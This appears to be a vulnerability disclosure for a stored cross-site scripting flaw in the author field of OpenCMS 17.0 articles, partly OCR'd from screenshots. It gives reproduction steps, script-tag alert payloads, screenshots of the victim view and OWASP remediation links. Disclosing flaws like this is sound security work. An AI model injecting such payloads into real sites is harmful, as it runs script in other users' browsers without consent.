
Title: Stored XSS vulnerability in OpenCMS version 17.0

Description:

This is a Stored XSS vulnerability in the author field seen when publishing an article.
This vulnerability has been tested on latest versions of Brave and Firefox browsers.
It is believed to affect any user who clicks on the "Read More" button of the affected article and can be exploited by any user who is able to modify/create articles.

Steps to recreate:

Start by creating a new article. In the author field write your script like so:



title
/mercury-demo/.content/article-m/a_00004.xml [en]


Author

<script>alert('hacked');</script>

Email

admin@admin.com
<script>alert(1)</script>
<script>alert(1)</script>
<script>alert(1)</script>
Online since: 11:05:22 AM

Save and publish the article



☑ Selection: All   Workflow: Publish   Selection: My changes


Session of Jun 24, 2024 at 0:52 PM

☑ title
/mercury-demo/.content/article-m/a_00004.xml

☑ Include related resources

☐ Include siblings

The user who clicks on the read more button:



user
<script>alert(1);</script> <script>alert(1);</script>

user@user.com
<script>alert(1);</script>
<script>alert(1);</script>
<script>alert(1);</script>
Online since: 11:26:08 AM

intro
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
Exploitation proof:



intro
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Mar 23, 2024
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127.0.0.1
hacked

Reference articles on the vulnerability and how to fix it:

https://owasp.org/www-community/Types_of_Cross-Site_Scripting
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
http://www.webappsec.org/projects/articles/071105.shtml